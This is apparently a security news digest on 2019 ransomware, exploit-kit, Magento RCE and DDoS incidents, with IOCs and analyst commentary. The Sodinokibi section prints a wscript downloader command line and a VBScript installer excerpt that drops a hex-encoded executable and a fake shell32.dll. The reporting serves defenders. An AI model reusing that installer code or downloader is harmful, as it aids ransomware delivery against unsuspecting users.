- Trojan-FRGC!7618CB3013C3
- RDN/Generic.dx

The C2 IPs are tagged as a malicious in our GTI.

McAfee ATD Sandbox Detonation


Advanced Threat Detection (ATD) is a specialized appliance that identifies sophisticated and difficult to detect threats by executing suspicious malware in an isolated space, analyzing its behavior and assessing the impact it can have on an endpoint and on a network.

For this specific case, the ATD sandbox showcases the activity of Bitpaymer in a system:



We observe the use of icacls and takeown to change permissions inside the system and the living off the land techniques are commonly used by different type of malware.

ATD Sandbox extracted behavior signatures observing Bitpaymer detonation in the isolated environment:




Behavior Classification

Behavior	Severity
Hiding, Camouflage, Stealthiness, Detection and Removal Protection	● 4 - High
Deleted shadow copies of a specified volume	● 4 - High
Behaved like ransomware , encrypts victims files and demands for ransom to decrypt it	● 4 - High
Modified time attribute of the specified file after its creation	● 2 - Low
Deleted itself after installation	● 2 - Low
Attempted to execute service	● 2 - Low
Uses the Microsoft Cryptographic APIs	● 1 - Informational
Created new PE file	● 1 - Informational
Changed the protection attribute of the process	● 1 - Informational

Having the opportunity to detonate malware in this environment could give indicators about the threat types and their capabilities.

McAfee Real Protect

Analysis into the samples garnered **from this campaign** would have been detected by Real Protect. Real Protect is designed to detect zero-day malware in near real time by classifying it based on behavior and static analysis. Real Protect uses machine learning to automate classification and is a signature-less, small client footprint while supporting both offline mode and online mode of classification. Real Protect improves detection by up to 30% on top of .DAT and McAfee Global Threat Intelligence detections, while producing actionable threat intelligence.




Real Protect Scanning	☑ Enable client-based scanning ☑ Enable offline scanning (Might result in increased false positives) Sensitivity level: High ☑ Enable cloud-based scanning □ Enable enhanced script scanning (includes AMSI integration)
Rule Assignment	Select the rule group for this policy: Balanced Use the Balanced rule group for **typical business systems** with infrequent new software and changes. This group uses more rules - and users experience more prompts and blocks - than the Productivity group.
Action Enforcement	Select the reputation threshold for the following actions: ☑ Trigger Dynamic Application Containment when reputation threshold reaches: Unknown ☑ Block when reputation threshold reaches: Might be Malicious ☑ Clean when reputation threshold reaches: Known Malicious

YARA RULE

We have a YARA rule available on our ATR GitHub repository to detect some of the versions of BitPaymer ransomware.

IOCs



```
1d778359ab155cb190b9f2a7086c3bcb4082aa195ff8f754dae2d665fd20aa05
628c181e6b9797d8356e43066ae182a45e6c37dbee28d9093df8f0825c342d4c
bd327754f879ff15b48fc86c741c4f546b9bbae5c1a5ac4c095df05df696ec4f
195[.]123[.]213[.]19
185[.]92[.]74[.]215
```

Source: *https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/spanish-mssp-targeted-by-bitpaymer-ransomware/*

4. Ransomware Attack Downs Hosting Service SmarterASP.NET

SmarterASP.NET said that it is in the middle of recovering accounts downed by the ransomware attack.

SmarterASP.NET, a popular web hosting provider with more than 440,480 customers, has been hit with a ransomware attack that took down its customers' websites that were hosted by the company. The company on Monday said it is in the process of recovering impacted data.

SmarterASP.NET offers shared web hosting services – which allow many websites to reside on one web server connected to the internet – for customers. Many SmarterASP.NET customers specifically are looking to host ASP.NET sites. ASP.NET is an open source web framework, created by Microsoft, for building web apps and services with .NET.

According to reports, the ransomware attack hit and encrypted customers' web hosting accounts – which give customers access to servers where they can store files and data required to run their websites – thus crippling customer websites. SmarterASP.NET's website was also initially downed by the attack, but has since been recovered.

"Your hosting account was under attack and hackers have encrypted all your data," according to a Monday notice on SmartASP's website. "We are now working with security experts to try to decrypt your data and also to make sure this would never happen again. Please stay tune for more info."

While it's unclear when the ransomware attack first hit, a rash of Tweets, starting Nov. 9, show customers angered that they were not notified of the attack via email after their services stopped.

The company is in the middle of recovering accounts that were locked down by the attack. According to a Monday morning update, 90 percent of the impacted accounts are “back to normal” after the company found “a solution to resolve this problem.”

It’s unclear whether the solution stems from the company paying the ransom or restoring from backup files. Details also are currently scant around how the company was first attacked. Threatpost has reached out for further clarification.

According to a ZDNet report, the customer files were encrypted by a version of the Snatch ransomware, which is known for being distributed via spam email containing infected attachments or by exploiting vulnerabilities in the operating system and installed software. Typically Snatch ransomware locks down victim data and asks for a ransom between $500 to $1500 in Bitcoin.

SmarterASP.NET said on Monday morning it will need time to recover the remaining 10 percent of accounts, but it expects most customers to be back online within 24 hours.

“FTP and Control panel should be back to normal in the next 30 minutes or so,” according to the update.“When you login and If you see weird extensions in your files, don’t download them. Those are encrypted files and it’s useless to download them. Please wait for our staff to fix it. We will continue to keep everyone posted.”

Other hosting services have also fallen victim to ransomware – in December 2018, Dataresolution.net was hit with a Christmas Eve attack. A2 Hosting in April 2019 reported a ransomware attack that had encrypted their Windows hosting servers.

Ransomware attacks in general continue to make headlines. In June, dual Florida cities – Lake City and Riviera Beach – were both hit by ransomware attacks and decided to pay off the hackers. And, after a rash of public schools were hit with ransomware in July, Louisiana’s governor declared a statewide state of emergency.

“Unfortunately, this continues a trend that we have noted of ransomware actors targeting service providers as way to gain access to their clients or encrypt client data correctly,” security researcher Allan Lisa told Threatpost.

“According to one survey 12 percent of all ransomware attacks are the result of a compromised service provider. A similar attack happened in August with the ransomware attack on Digital Dental Records and famously in 2017 with South Korean hosting company, Nayana. As these targets continue to prove lucrative for attackers we expect this trend to continue. ”


Source: *https://threatpost.com/ransomware-attack-downs-hosting-service-smarterasp-net/150072/*

5. Sodinokibi Ransomware Targeting Asia via the RIG Exploit Kit

A new malvertising campaign being used on low quality web games and blogs is redirecting Asian victims to the RIG exploit kit, which is then quietly installing the Sodinokibi Ransomware.

First spotted by exploit kit researcher mol69, this new malvertising campaign is targeting Internet Explorer users from Vietnam, Korea, Malaysia and possibly other Asian countries.

When browsing the web, the malvertising campaign will redirect users to a RIG exploit kit gateway that will attempt to exploit Flash vulnerabilities in the browser. If successful, a user will see Internet Explorer begin to crash and various alerts from the Windows Script Host as shown below.



Internet Explorer has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Loading your settings failed. (Access is denied.)

is not responding.

RIG Exploit kit in Internet Explorer

This is because the exploit kit will execute a JScript command that downloads an obfuscated VBScript script.




Image File

Microsoft ® Windows Based Script Host

Microsoft Corporation

Version: 5.8.7601.18283

Build Time: Fri Oct 11 21:15:47 2013

Path:

C:\Windows\SysWOW64\wscript.exe

Command line:

wsCripT //B //E:JScript n.t "L1ZytEDoD" "http://[redacted]/?Mjc4M

Current directory:

C:\Users\User\AppData\Local\Temp\Low\

Autostart Location:

n/a

Parent: <Non-existent Process>(5108)

User: User-PC\User

Started: 9:52:27 AM 11/11/2019 Image: 32-bit

Comment:


VirusTotal:

Data Execution Prevention (DEP) Status: DEP (permanent)

Address Space Load Randomization: Enabled

Exploit executing wscript

This VBScript will then download and install the Sodinokibi Ransomware, also known as REvil, on the victim's computer. Once executed, the ransomware will begin to encrypt the victim's files.




```
      sdfsdf = " 4D 5A 80 00 01 00 00 00 04 00 10 00 FF FF 00 00 40 01 00 00 00 00 00 00 40 00

      hexarr = Split(sdfsdf)
      ReDim binarr(UBound(hexarr))
      For i = 0 To UBound(hexarr)
      binarr(i) = Chr(CInt("&h" & hexarr(i)))
      Next

      binstr = Join(binarr, "")

      For i=0 to Ubound(hexarr)
          hexarr(i) = Chr(hexarr(i))
      Next
      dlltxt = binstr
      fakedll = c.BuildPath(fake32,"she"&"ll32.dll")
      Set b=c.CreateTextFile(fakedll)
      b.Write dlltxt
      b.Close
      f=c.BuildPath(tmp,rnds(8)&".exe")
      Set stream=CreateObject("ADODB.Stream")
      stream.Open
      stream.Type=1
      stream.Write z
      arcnsave stream,key,f
      stream.Close

      Set w=CreateObject("WScript.Shell")
      w.CurrentDirectory=tmp
      oldroot=w.Environment("Process").Item("SystemRoot")
      w.Environment("Process").Item("SystemRoot")=tmp
      w.Environment("Process").Item("SysFilename")=f
      Set sh = CreateObject("Shell.Application")
      Environment("Process").Item("SystemRoot")=oldroot
    End If
  End Sub
```

Portion of script that installs Sodinokibi

As the exploit kit will install the ransomware without the user's knowledge, other than the suspicious Internet Explorer crash, most users will not know they are infected until the ransomware has finished.

They will then notice that they are unable to access their documents and that their desktop wallpaper has been changed to instructions telling the victim to open the ransom note.



All of your files are encrypted!

Find 0205bcp-readme.txt and follow instuctions

=======================================
모든 파일이 암호화되어 있습니다!

0205bcp -readme.txt 찾기 및 설치 방법 따르기

REvil/Sodinokibi Ransom Note

Unfortunately, there is no free method of decrypting the Sodinokibi/REvil Ransomware at this time. Users are advised to restore from backups if at all possible rather than paying the ransom.

As always, to protect yourself from exploit kits, users should always have the latest Windows updates installed, their programs update, and to upgrade any web applications that require Internet Explorer as the RIG exploit kit only targets this outdated browser.

Source: *https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-targeting-asia-via-the-rig-exploit-kit/*

6. Magento Urges Users to Apply Security Update for RCE Bug

Magento's Security Team urged users to install the latest released security update to protect their stores from exploitation attempts trying to abuse a recently reported remote code execution (RCE) vulnerability.

The issue is impacting Magento Commerce 2.3.1 and Magento Commerce 2.3.2 were security-only patch 2.3.2-p2 was not installed, as well as unsupported versions of Page Builder, such as Page Builder Beta.

"Merchants running Magento Commerce 2.3.x should install the latest security update to help protect their stores from potential malicious attacks that could exploit a vulnerability in preview methods," Magento said.

"This vulnerability could enable an unauthenticated user to insert a malicious payload into a merchant’s site and execute it, which is why we recommend installing this update."

Recommended actions for unpatched Magento stores

The security issue tracked as CVE-2019-8144 was addressed in the Magento 2.3.3 release and the security-only patch Magento 2.3.2-p2 releases issued on October 8, 2019.

The Magento Security Team also recommends merchants who have patched their systems against the vulnerability to "review the security of their Magento site to confirm that it was not potentially compromised before upgrade" since applying the security update does not mitigate the effects stemming from earlier attacks.

Users are advised to take the following measures as soon as possible:

For Magento 2.3.1 merchants:

- Install the MDVA-22979_EE_2.3.1_v1 patch now, and then schedule your upgrade to 2.3.3 or 2.3.2-p2 as soon as possible.
- Review your site and your server for signs of potential compromise.

For Magento 2.3.2 merchants:

- Install MDVA-22979_EE_2.3.2_v1 patch now, then schedule your upgrade to 2.3.3 or 2.3.2-p2 as soon as possible.
- Review your site and your server for signs of potential compromise.

The Magento Security Team says that merchants can download the two patches listed above from their account on the magento.com platform.

Magento Commerce cloud customers are already protected, with measures having been implemented for all of them to block exploit attempts of the CVE-2019-8144 vulnerability.

"However, this action will have the side effect of blocking administrators from viewing previews for products, blocks, and dynamic blocks," the Magento Security Team concludes. "We will re-enable the preview functionality as soon as possible."

Magecart gangs threatening unpatched Magento stores

Merchants who use Magento Commerce to power their online stores are constantly targeted by the so-called Magecart groups, notorious threat actors that exploit vulnerable stores as part of e-skimming attacks.

These cybercrime groups have been active since at least 2010 according to a RiskIQ report from October and they are known to focus on Magento-powered e-commerce sites, although they've recently expanded to also include OpenCart, PrismWeb, and OSCommerce-powered online stores in their campaigns.

RiskIQ's Magecart report published last month estimates that these gangs' web skimming operations may have already impacted millions of users, with the company's telemetry data showing a total of 2,086,529 instances of Magecart detections.




Image: RiskIQ

During 2019 alone, Magecart gangs ran card skimming campaigns that successfully breached 962 e-commerce stores, injected a payment card skimming script within PrismWeb-powered checkout pages of hundreds of online campus stores, and used upgraded credit card stealer scripts employing an iframe-based phishing system.

They also developed a polymorphic Magecart skimmer script that comes with support for 57 payment gateways and can easily be injected within almost any checkout page of any online shop to start scraping customers' payment info automatically without the need of customization.

The U.S. Federal Bureau of Investigation (FBI) issued a warning last month to increase awareness on current e-skimming threats known to target small and medium-sized businesses, as well as government agencies that process online payments.

Source:https://www.bleepingcomputer.com/news/security/magento-urges-users-to-apply-security-update-for-rce-bug/

7. DDoS Attacks Target Amazon, SoftLayer and Telecom Infrastructure

The last 30 days has seen a renewed increase in distributed denial-of-service (DDoS) activity, according to researchers, who said that they have observed a number of criminal campaigns mounting TCP reflection DDoS attacks against corporations.

Researchers at Radware said that the list of victims include a number of large companies, including Amazon, IBM subsidiary SoftLayer, Eurobet Italia SRL, Korea Telecom, HZ Hosting and SK Broadband.

The first major event in October took the Eurobet network down. Eurobet, an online sports gambling website, suffered a campaign that persisted for days and impacted several other betting networks, according to Radware.

Then, later in October, amid a flurry of DDoS attacks targeting companies in nearly every vertical around the world, the firm identified another large-scale multi-vector campaign surfaced that targeting the financial and telecommunication industry in Italy, South Korea and Turkey.

“This attack was noticed by the security community due to the reflective nature of one of the attack vectors,” the researchers noted. “In a period of 24 hours, millions of TCP-SYN packets from nearly 7,000 distinct source IP addresses part of [the infrastructure of Turkish provider] Garanti Bilisim Teknolojisi ve Ticaret TR.A.S. were sensed globally and specifically targeting ports 22, 25, 53, 80 and 443.”

The activity is a continuation of an uptick in attackers leveraging TCP reflection attacks that began in 2018, according to the firm. These tend to be low bandwidth, but they generate high packet rates (increased volumes of packets per second) that require large amounts of resources from network devices to process the traffic and cause outages. That’s why large corporate and telecom networks are often targets, Radware researchers explained.

The specific type of TCP attack used in the recent spate of DDoS efforts were TCP SYN-ACK reflection attacks. In this scenario, an attacker sends a spoofed SYN packet, with the original source IP replaced by the victim's IP address, to a range of random or pre-selected reflection IP addresses. The services at the reflection addresses reply with a SYN-ACK packet to the victim of the spoofed attack. If the victim does not respond, the reflection service will continue to retransmit the SYN-ACK packet, resulting in amplification. The amount of amplification depends on the number of SYN-ACK retransmits by the reflection service, which can be defined by the attacker.

Most of the targeted networks did not respond properly to the spoofed requests, which would have disabled the TCP retransmit amplification, according to the analysis.

The impact range of these kinds of campaigns is significant, according to Radware, degrading service at the targeted networks as well as reflection networks across the world.




Figure 16: Users leveraged as reflectors

"Not only do the targeted victims, who are often large and well-protected corporations, have to deal with floods of TCP traffic, but randomly selected reflectors, ranging from smaller businesses to homeowners, have to process the spoofed requests and potential legitimate replies from the target of the attack," researchers wrote in a recent post. "Those that are not prepared for these kinds of spikes in traffic suffer from secondary outages, with SYN floods one of the perceived side-effects by the collateral victims."

